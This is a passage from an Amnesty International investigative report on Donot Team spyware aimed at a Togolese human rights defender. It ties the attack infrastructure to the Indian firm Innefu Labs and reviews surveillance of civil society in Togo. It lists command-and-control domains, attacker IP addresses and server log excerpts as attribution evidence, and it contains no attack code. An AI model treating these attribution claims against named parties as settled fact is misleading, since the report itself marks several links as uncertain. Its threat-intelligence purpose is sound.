
These SQL files were generated on 31 October 2019 and they contained no records of Togolese targets. This suggests that the Donot Team only started using this infrastructure to target HRDs in Togo at some point in **November or early December 2019**. Amnesty International has not investigated suspected Donot Team targeting outside of Togo.

4.3 CONNECTIONS WITH DONOT TEAM

Donot Team (also known as APT-C-35 or SectorE02) is a threat actor that was first identified and named by the security company Netscout in March 2018. Netscout analysed the Donot Team Windows spyware tool "YTY" which was used in a targeted attack campaign.[10]

Donot Team is known to use custom-made spyware, such as YTY for Windows and StealJob for Android. The cybersecurity community has shown links between Donot Team and other threat actors such as the Confucius group and the Operation Hangover attack campaign.[10] It is not clear from publicly available evidence if these campaigns are all linked to the same threat actor, or to several threat actors that may have collaborated at some stage.

This campaign is clearly linked to the Donot Team because all the spyware sent to the HRD are versions of the custom spyware tools YTY or StealJob, which are known to be exclusively used by Donot Team (see the technical appendix for more information).

Based on publicly available information, it is uncertain if Donot Team is one cohesive group or several connected threat actors who share custom tools and infrastructure.

4.4 A FORTUITOUS DISCOVERY

By performing an internet-wide scan for servers answering to the unique communication protocol of Donot Team's StealJob Android spyware, Amnesty International was able to identify another spyware Command and Control (C&C) server that appeared to be used by the attackers to test the functionality of their Android spyware while it was under development.

This server was hosted on US cloud company Digital Ocean[11] at **198.211.118.246** with the domain name **mimeversion[.]top**. This domain is similar to **mimestyle[.]xyz,** the C&C server of the Android spyware sample sent to the HRD in Togo, also hosted on Digital Ocean. The use of a very similar domain name, the same hosting provider, and the same custom malware C&C software suggests this testing server is indeed closely tied to the group who targeted the HRD. Attackers may set up standalone testing C&C servers to test their spyware tools and server code before deploying the spyware against their intended targets.

The mimeversion[.]top server had a publicly accessible directory which exposed data uploaded from infected test devices operated by Donot Team.

---

[10] Netscout, "Donot Team Leverages New Modular Malware Framework in South Asia", 8 March 2018, netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia.

[11] Threat actors regularly abuse legitimate cloud services to run their attacks. Amnesty International informed Digital Ocean about malicious servers discovered during this investigation. Digital Ocean subsequently took steps to suspend and shutdown the malicious infrastructure.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
863293041071389/	2019-12-09 07:11	-	
353398092558403/	2019-12-09 06:58	-	
395358300241895/	2019-12-08 13:50	-	
864279040203353/	2019-12-08 13:49	-	
1122334455/	2019-12-08 13:19	-	
1122334455enc.png	2019-12-08 13:07	58K	
404/	2019-12-08 11:58	-	
12121/	2019-12-07 09:54	-	
21212/	2019-12-06 14:27	-	
021454552/	2019-12-06 14:18	-	
48484858589598/	2019-12-06 14:08	-	
02144444444454552/	2019-12-06 13:07	-	
app-features.jpg	2019-09-03 10:20	354K	
app-5.jpg	2019-09-03 10:20	211K	
app-4.jpg	2019-09-03 10:20	40K	
app-3.jpg	2019-09-03 10:20	47K	
app-2.jpg	2019-09-03 10:20	170K	
app-1b.jpg	2019-09-03 10:20	72K	
app-1a.jpg	2019-09-03 10:20	28K	
app-1.jpg	2019-09-03 10:20	98K	

Most of these directories contained screenshots from compromised Android phones. These screenshots were generated by the attackers while testing their Android spyware's screen capture and keylogging capabilities.

One screenshot found on this server showed WhatsApp messages between an infected test device and a test WhatsApp account called "UserTester". The phone is joined to the Indian Airtel telecom network. The OpenVPN icon in the status bar shows that the phone is connected to a VPN server. The attackers are likely using the VPN to obscure their location when testing their spyware and interacting with the attack infrastructure.

In this screenshot, the Android keyboard app autosuggested two different URLs previously typed in that device from which the screenshot was uploaded. One of these was **bulk.fun**, the attack domain originally sent to the Togolese HRD. The second suggested URL was IP address **122.160.158.3,** located in India.

Passive DNS records show that the domain name **server.authshieldserver.com** has pointed to the IP address **122.160.158.3** since late 2016. Public domain registration records indicate this domain is owned by a Delhi-based company named **Innefu Labs**.

4.5 LINKS BETWEEN INNEFU LABS IP ADDRESS AND ANDROID ATTACK INFRASTRUCTURE

Amnesty International initially found the Innefu Labs IP address, **122.160.158.3,** exposed in Android screenshots on the Android spyware test server. While this IP address is not registered directly to Innefu Labs, it is being used by the company. A subdomain for authshieldserver.com has pointed to the Innefu Labs IP address since 2016. AuthShield is an Innefu Labs product. Additionally, the PassiveTotal service has also recorded TLS certificates containing the innefu.com domain on the same IP address.

Other IP addresses in the same IP range have publicly exposed web interfaces referencing Innefu Labs. One

such web service at neighbouring IP address **122.160.158.4** is titled "Intelligence Collation and Analysis System". The page states that the service is "Powered by Innefu Labs".

The same Innefu Labs IP address also appeared in the SQL databases Amnesty International discovered on the URL shortener and Android spyware distribution servers. These SQL databases also contain records from previous spyware distribution servers which were no longer active at the time of discovery.

File ID	Timestamp	IP Address	User-Agent
148	2018-10-17 12:59:08	**122.160.158.3**	
218	2018-11-09 05:16:37	**122.160.158.3**	
219	2018-11-09 05:18:08	**122.160.158.3**	
222	2018-11-09 07:29:19	**122.160.158.3**	
244	2018-11-15 12:17:41	**122.160.158.3**	
244	2018-11-15 12:17:46	**122.160.158.3**	
500	2019-02-16 10:48:59	**122.160.158.3**	WhatsApp/2.19.34 A
519	2019-02-21 11:56:05	**122.160.158.3**	WhatsApp/2.19.34 A
529	2019-02-26 06:50:29	**122.160.158.3**	WhatsApp/2.19.34 A
532	2019-02-26 06:50:33	**122.160.158.3**	WhatsApp/2.19.34 A
532	2019-02-26 06:53:23	**122.160.158.3**	Mozilla/5.0 (Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
532	2019-02-26 06:55:22	**122.160.158.3**	Mozilla/5.0 (Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
533	2019-02-26 06:56:24	**122.160.158.3**	WhatsApp/2.19.34 A

From the table above we can see that the Innefu Labs IP, **122.160.158.3** downloaded 10 unique files from the APK distribution server over a period of four months in late 2018 and early 2019. Two of those requests were made on 26 February 2019 from a phone with a Xiaomi Redmi 5A User-Agent string. The User-Agent string includes the exact version number of the phone and the web browser and therefore is quite distinctive.

This same User-Agent can also be seen in the logs on one other date, one week earlier on 19 February 2019. This time, the request was from the IP address **193.169.244.74** which is assigned to the Ukrainian hosting provider **Deltahost**.

File ID	Timestamp	IP Address	User-Agent
510	2019-02-19 11:11:11	**193.169.244.74**	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
510	2019-02-19 11:11:14	**193.169.244.74**	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
532	2019-02-26 06:53:23	**122.160.158.3**	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
532	2019-02-26 06:55:22	**122.160.158.3**	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g

This Deltahost VPS IP is recorded in the SQL database as the upload IP for 357 malicious and test APK files between September 2018 and March 2019. This suggests that the Deltahost IP is a proxy or VPN server that the attackers use to obfuscate their location when interacting with the attack infrastructure.

On some occasions the attackers failed to use the Deltahost proxy or VPN, resulting in their unshielded IP address being recorded in their server logs.

4.6 LINKS BETWEEN INNEFU LABS AND THE SPYWARE ATTACK IN TOGO

While the precise nature of Innefu Labs' connection to the attacks in Togo cannot be known, our investigation indicates that Innefu Labs at a minimum may have failed to prevent abuses linked to its operations and products and may have caused or contributed to these abuses.

Amnesty International wrote to Innefu Labs in September 2020 to seek their response on the information detailed in this report. In a letter in response to Amnesty International, Innefu Labs stated that it "has not sold any digital surveillance tools or any other services at all to the Government of Togo or any of its agencies. Innefu has never provided any digital surveillance tools or services for the purpose of conducting surveillance of activists and human rights defenders."[12]

However, Innefu Labs and its IP address 122.160.158.3 **(the Innefu Labs IP)** was identified on multiple servers tied to Donot Team and the attacks against the HRD in Togo.

The WhatsApp screenshot shows that an attacker involved in testing the Donot Team Android spyware had previously entered both the Innefu Labs IP address and the bulk.fun domain on their Android keyboard. This attacker was interacting directly with both the domain used in the Togo attacks and Innefu Labs' own network. This is significant as it shows that the Innefu Labs IP address is not only linked with testing Donot Team spyware but also linked to the operational infrastructure used to deploy the Donot Team spyware.

Separately, the server logs found on the **bulk.fun** spyware server show that the **Innefu Labs IP address** had been connecting to Donot Team attack infrastructure for almost a year before the Togo spyware attacks. In February 2019 the Xiaomi Redmi 5A phone was recorded in the logs connecting from both the **Innefu IP address** and the **Deltahost server** at 193.169.244.74**.**

The database records indicate that the Deltahost server was being used as a private VPN or proxy in an attempt to obscure the location of the attackers. Indeed, the previous WhatsApp screenshot found exposed on the spyware server shows that the Donot Team attackers have been using the OpenVPN software to obscure connections from their test mobile devices.

Only the group responsible for these attacks would have the credentials necessary to upload Android spyware to the attack server and to use the private VPN server. Connections by the same device from both the Innefu Labs IP address and the private VPN server indicate that the same threat actor had access to both Innefu Labs' internal network and Donot Team's attack infrastructure. Taken as a whole, this evidence strongly suggests that Innefu Labs is linked to the development of Donot Team spyware and is connected to at least some of Donot Team's attack infrastructure.

Innefu Labs may not be actively involved in attacks attributed to Donot Team. However, in this case, there is evidence linking Innefu Labs to the Donot Team infrastructure used in these attacks.

The appearance of the Innefu Labs IP address separately on both the bulk.fun attack server logs, and again side-by-side with the bulk.fun domain in test spyware screenshots show that Innefu Labs have a connection to the bulk.fun server used in the attacks against the HRD in Togo.

---

[12] Innefu Labs letter to Amnesty International, 30 October 2020, see Annex 1. (Innefu Labs, October 2020).

4.7 WHO IS INNEFU LABS?

On its website **Innefu Labs Pvt. Ltd**. describes itself as an "Information Security R&D start-up, providing cutting-edge Information Security & Data Analytics solutions". It claims its customers include "some of the most sensitive and critical organizations in Government of India". The company states that "Innefu is an AI-driven R&D start-up, providing information security and AI-based Predictive Analytics and Big Data analytics solutions to our clients that does include law enforcement agencies."[13]

On its website the company describes developing cyber intelligence solutions for Law Enforcement and Defence including social media monitoring, facial recognition systems, and predictive policing systems. One of its listed products is the AuthShield Two-Factor authentication solution linked to the domain **authshieldserver.com** and the Innefu Labs IP address **122.160.158.3** previously mentioned in section 4.4.

The company does not seem to publicly advertise offensive cyberattack services. However, in addition to the links between Innefu Labs and the Donot Team attack infrastructure, there is supporting evidence demonstrating that the company may be engaged in cybersurveillance activities.

Innefu Labs' website presents reports which showcase their **Prophecy Innsight** social media monitoring tool. These reports focus on a range of social and political movements in India and abroad including "**Unravelling Sudan Uprisings: Open source intelligence on the ongoing anti-government protests in Sudan**", and an open source intelligence (OSINT) report "**Influencers opposing Article 370 - Shehla Rashid & co**".Amnesty International reviewed public LinkedIn profiles for current and former Innefu Labs employees. A software developer who worked for Innefu Labs from June 2018 to August 2019 claimed that he developed software in C++, the language used to create the Donot YTY spyware. The description, including *"prevent them from reverse engineering", "research work on anti-viruses"* and "[improving] *the algorithm for fast gathering of data*", shows that he worked on anti-detection and data-gathering techniques that are very specific to spyware development.

---

13 Innefu Labs, previously cited, October 2020

Software Developer

Innefu Labs Pvt. Ltd.

Jun 2018 – Aug 2019 · 1 yr 3 mos

Worked as a software developer, building different kinds of exe's and dll's required by client (Indian Army).

Main concern of these builds is to make them secure from security breaches and prevent them from reverse engineering. Improvising the algorithm for fast gathering of data is done and side by side mentainance of these builds.

Working in VC++, C++ and Assembly. Also research work on anti-viruses and drivers.

see less

Another former employee's public Curriculum Vitae includes explicit claims of developing spyware at Innefu Labs as early as December 2010.

- Worked on spyware and malware research and development with Innefu; a research oriented Information Security consulting group. (http://www.innefu.com), December, 2010

5. HUMAN RIGHTS CONCERNS

5.1 HUMAN RIGHTS CONCERNS AND INNEFU LABS' RESPONSIBILITIES

Amnesty International wrote to Innefu Labs in September 2020 to seek their response on a number of questions raised in this investigation. Amnesty International wrote a further letter to the company on 20 September 2021 seeking comment ahead of publication of this report. The full response from Innefu Labs is included in Appendix I, wherein they deny any knowledge of "Donot Team" and deny exporting digital surveillance tools or services to any country, including to authorities in Togo.

However, Amnesty International's investigation uncovered evidence demonstrating apparent links between Innefu Labs and the Donot Team spyware and attack infrastructure, including the infrastructure used in the unlawful targeting of the Togolese HRD. There is no suggestion that this prominent HRD has been a suspect or investigated for any crime. Their targeting is likely for their legitimate human rights work.

The technical evidence suggests that Innefu Labs is linked to development and/or deployment of some Donot Team spyware tools. These tools may be shared by a range of hacker-for-hire actors which are grouped under the "Donot Team" cluster. There is no technical evidence to suggest Innefu Labs was directly responsible for or aware of the attacks against the HRD in Togo using the Donot Team spyware tools.

However, the development or supply of technology such as spyware can create serious human rights risks. At a minimum, Innefu Labs has a responsibility to ensure that any technology or services developed by the company do not contribute to human rights abuses.

The UN Guiding Principles on Business and Human Rights state that, to meet their responsibility to respect human rights, businesses should have in place human rights policy commitments and address adverse human rights impacts with which they are involved through human rights due diligence.[14] Due diligence is a process of identifying and assessing; ceasing, mitigating and preventing; tracking and monitoring; communicating and accounting for human rights risks and impacts.

In their letter, Innefu Labs stated that they do not have a human rights policy. Amnesty International also asked whether Innefu Labs has a process for carrying out human rights due diligence, but the company did not provide any information.

The fact that Innefu Labs lacks a human rights policy and does not appear to carry out human rights due diligence is especially concerning not only given the evidence set out in this report but given the suite of products and services it offers, all of which pose an enormous risk to human rights. The company describes developing cyber intelligence solutions for law enforcement and defence including social media monitoring, facial recognition systems, and predictive policing systems, all technologies with the potential to undermine human rights.

---

[14] Office of the UN High Commissioner for Human Rights (OHCHR), *Guiding Principles on Business and Human Rights: Implementing the United Nations "Protect, Respect and Remedy" Framework*, 2011 (UN Guiding Principles).

According to media reports, Innefu Labs' facial recognition system has been deployed during the protests against the discriminatory Citizenship Amendment Act Delhi in 2019.[15] The use of facial recognition to clamp down on protests violates the right to expression, association, and peaceful assembly. When used for identification purposes, facial recognition systems are fundamentally incompatible with human rights. Amnesty International calls for a ban on the use, development, production, sale, and export of facial recognition technology for identification purposes by both state agencies and private sector actors.[16]

Similarly, predictive policing systems are known to have adverse human rights impacts and violate the rights to privacy and non-discrimination amongst others.[17]

There is an urgent need for Innefu Labs to adopt a robust human rights policy, conduct adequate due diligence, and ensure transparency and processes to enable the remediation of any adverse human rights impacts they cause or to which they contribute.

5.2 CYBER MERCENARIES ON THE RISE

A growing list of companies and groups have been linked to offensive cyber activities targeting HRDs and civil society. In many of these cases the companies appear to play a direct role in the attacks, including deploying spyware and performing social engineering against the targets.

The worrying trend of private companies actively performing unlawful digital surveillance increases the scope for abuse while reducing avenues for domestic legal redress, regulation, and judicial control.

The nature of cross-border commercial cybersurveillance where the surveillance targets, the operators, the end customer, and the attack infrastructure can all be located in different jurisdictions creates significant impediments to achieving remediation and redress for human rights abuses.

It further leaves any HRD, anywhere in the world, open to potential unlawful targeted surveillance, leaving no safe refuge. This particularly increases the threat of extraterritorial surveillance against diaspora activists.

In 2017, Amnesty International first revealed the "Operation Kingphish" surveillance campaign targeting migrant rights activists and journalists based in Qatar and Nepal.[18] Subsequent research published by Bellingcat found links between the Operation Kingphish attacks and a larger set of activity tied to a hacker-for-hire group known as Bahamut.[19]

Blackberry Research released a significant report in late 2020 which also attributes multiple long running spyware, social engineering and disinformation campaigns targeting Kashmiri and Sikh activist groups, business and diplomatic targets in South Asia and the Gulf states to Bahamut.[20] The range of targeting again suggests that Bahamut is a hacker-for-hire actor performing surveillance of civil society on behalf of multiple customers.

In 2020, Citizen Lab published a detailed investigation exposing an extensive campaign of targeted surveillance which it named "Dark Basin".[21] Its three-year investigation outlines attacks against a wide range of civil society, media and business targets globally. Technical evidence allowed Citizen Lab to attribute the attacks to another Indian cybersecurity company named BellTroX.

Significantly, Citizen Lab researchers documented an extensive set of attacks targeting civil society and environmental activists in the United States. Many of these activists were members of the #ExxonKnew

---

[15] Alexandra Ulmer and Zeba Siddiqui, "India's use of facial recognition tech during protests causes stir", *Reuters*, 17 February 2020, reuters.com/article/us-india-citizenship-protests-technology-idUSKBN20B0ZQ.

[16] Amnesty International, "Amnesty International Calls for Ban on the Use of Facial Recognition Technology for Mass Surveillance", 11 June 2020, amnesty.org/en/latest/research/2020/06/amnesty-international-calls-for-ban-on-the-use-of-facial-recognition-technology-for-mass-surveillance.

[17] Amnesty International, *We sense trouble: Automated discrimination and mass surveillance in predictive policing in the Netherlands* (Index: EUR 35/2971/2020), 29 September 2020, amnesty.org/en/documents/eur35/2971/2020/en.

[18] Amnesty International, *Operation Kingphish: Uncovering a Campaign of Cyber Attacks against Civil Society in Qatar and Nepal,* 14 February 2017, medium.com/amnesty-insights/operation-kingphish-uncovering-a-campaign-of-cyber-attacks-against-civil-society-in-qatar-and-aa40c9e08852.

[19] Colin Anderson, "Bahamut, Pursuing a Cyber Espionage Actor in the Middle East", *Bellingcat*, 12 June 2017, bellingcat.com/news/mena/2017/06/12/bahamut-pursuing-cyber-espionage-actor-middle-east.

[20] Blackberry Research, *BAHAMUT: Hack-for-Hire Masters of Phishing, Fake News, and Fake Apps*, October 2020. blackberry.com/us/en/pdfviewer?file=/content/dam/blackberry-com/asset/enterprise/pdf/direct/report-spark-bahamut.pdf.

[21] John Scott-Railton and others, "Dark Basin: Uncovering a Massive Hack-For-Hire Operation", *Citizen Lab*, 9 June 2020, *citizenlab.ca/2020/06/dark-basin-uncovering-a-massive-hack-for-hire-operation*.

campaign, which aimed to prove that ExxonMobil concealed information about climate change for decades.[22]

The scope and persistent nature of these attacks show that nobody is safe from the expanding private surveillance industry.

In July 2020, The UN 'Working Group on the use of mercenaries as a means of violating human rights and impeding the exercise of the right of peoples to self-determination' specifically highlighted the threat posed by cyber mercenaries in its report.[23]

That companies like Innefu Labs and BellTroX are operating in India without adequate regulation is a serious concern for human rights. India is part of the Wassenaar Arrangement – a voluntary export control regime whose 42 member states exchange information on transfers of conventional weapons and dual-use goods and technologies – through which India commits to putting in place export controls for targeted surveillance technologies. India has human rights obligations to rein in abuses by such companies, including through adequate regulation and oversight. Further, the United Nations Guiding Principles on Business and Human Rights require states to set out clearly the expectation that all business enterprises domiciled in their territory and/or jurisdiction respect human rights throughout their operations.

5.3 CIVIL SOCIETY UNDER SURVEILLANCE IN TOGO

Several religious and opposition political figures in Togo have reportedly been targeted with digital surveillance tools. In August 2020, The Guardian and Citizen Lab revealed that two Catholic clergy members, Bishop Benoît Alowonou and Father Pierre Chanel Affognon had been targeted using a NSO Group-linked[24] WhatsApp vulnerability.[25] Both were notified by WhatsApp following the attacks in April and May 2019.

In the same period two members of the political opposition in Togo were also targeted using NSO Group tools.[26] The Pegasus Project revealed that hundreds of Togolese numbers were listed as potential targets of NSO Group's Pegasus spyware.[27] Those on the list included independent journalists and members of political opposition groups.[28]

While the campaigns described in this report have no known links to NSO Group, they are part of a pattern of digital threats faced by HRDs and dissenting voices in Togo.

5.4 SHRINKING SPACE FOR HUMAN RIGHTS WORK IN TOGO

> **"These attacks were crippling to work, especially since I didn't know the full extent of what was going on. I didn't know which electronic devices were safe or have means to be sure my communications with my colleagues and victims were**

---

[22] John Scott-Railton and others, previously cited, 9 June 2020.

[23] UN General Assembly, *Report of the Working Group on the use of mercenaries as a means of violating human rights and impeding the exercise of the right of peoples to self-determination*, 28 July 2020, UN Doc. A/75/259.

[24] NSO Group is an Israeli cyber surveillance company. Its products have been linked to unlawful surveillance against journalist and HRDs in many countries including the UAE, Mexico, India, Morocco, Rwanda, and Togo.

[25] Stephanie Kirchgaessner and Jennifer Rankin, "WhatsApp spyware attack: senior clergymen in Togo among activists targeted", *The Guardian*, 3 August 2020, theguardian.com/technology/2020/aug/03/senior-clergymen-among-activists-targeted-by-spyware.

[26] John Scott-Railton and others, "Nothing Sacred: Religious and Secular Voices for Reform in Togo Targeted with NSO Spyware", *Citizen Lab*, 3 August 2020, citizenlab.ca/2020/08/nothing-sacred-nso-sypware-in-togo.

[27] RFI, "Au Togo, plus de 300 numéros de téléphone ciblés par Pegasus", 24 July 2021, rfi.fr/fr/afrique/20210724-au-togo-plus-de-300-num%C3%A9ros-de-t%C3%A9l%C3%A9phone-cibl%C3%A9s-par-pegasus.

[28] Christophe Châtelot, "Au Togo, les opposants au président Gnassingbé surveillés comme des criminels", *Le* Monde, 28 July 2021, lemonde.fr/projet-pegasus/article/2021/07/23/projet-pegasus-au-togo-les-opposants-au-president-gnassingbe-surveilles-comme-des-criminels_6089310_6088648.html.

secure. Not knowing how far the intrusions could have affected my personal data, I was in a confused and helpless situation."

Togo-based human rights defender who was targeted by this surveillance campaign.

The targeted digital attack campaign against the prominent HRD in Togo occurred in the context of a broader insecure environment for government critics.

In 2019, the year preceding the presidential election, Amnesty International documented the adoption of laws curtailing the rights to freedom of expression and peaceful assembly and cases of human rights violations committed by the authorities, particularly against pro-democracy activists.[29]

Notably, on 12 August 2019, the National Assembly adopted two laws raising major human rights concerns. The homeland security law detailed measures that are applicable during "threats or grave breaches of public order".[30] It allows the Minister of Territorial Administration and, in some cases, local authorities to order house arrests, identity controls and interrogations of up to 24 hours, expulsions of foreign nationals, bans on assemblies, suspensions of associations, and closures of establishments including places of worship, hotels and "other meeting places" without proper judicial oversight.[31]

The law allows the Minister of Territorial Administration wide discretion to censor online content and shut down the Internet. Moreover, revisions to the law on assemblies stated that organizers of meetings and assemblies in private settings must inform local authorities in advance. It provides for a ban on assemblies in certain locations and at certain times. The law allows local authorities to cap the number of assemblies per week in their area and to ban protests at the last minute.[32]

In December 2018, the National Assembly passed the law on cybersecurity and the fight against cyber criminality that severely restricts the right to freedom of expression by introducing punishments up to three years' imprisonment for false information, and up to two years' imprisonment for attacks on public morality, as well as the production, dissemination or sharing of data that undermines "order, public security or human dignity".[33]

In addition, the law contains vague provisions on terrorism and treason, that carry penalties of up to 20 years, and could be easily used against whistle-blowers and others reporting human rights violations and abuses. It also confers additional powers on the police, in terms of surveillance of communications or IT equipment, without adequate safeguards including judicial control.

Amnesty International has also called on Togo authorities to protect human rights defenders. In April 2020, two human rights defenders and a journalist were arrested and detained during human rights monitoring. Their mobile phones were also confiscated by an officer of Service Central de Recherches et d'Investigations Criminelles (SCRIC).[34]

On 19 January 2019, the Criminal Court of Lomé sentenced activist Foly Satchivi of the movement Under No Circumstances (*En aucun cas*) to 36 months in prison, with a 12-month suspended sentence, for "rebellion", "apology of crimes and offences" and "aggravated public disorder".[35]

---

[29] Amnesty International, *Human rights in Africa: Review of 2019* (Index: AFR 01/1352/2020), 8 April 2020, amnesty.org/en/documents/afr01/1352/2020/en,

[30] Loi n° 2019-009 du 12/08/2019 relative à la sécurité intérieure.

[31] Amnesty International, *Human rights in Africa: Review of 2019* (Index: AFR 01/1352/2020), 8 April 2020, amnesty.org/en/documents/afr01/1352/2020/en,

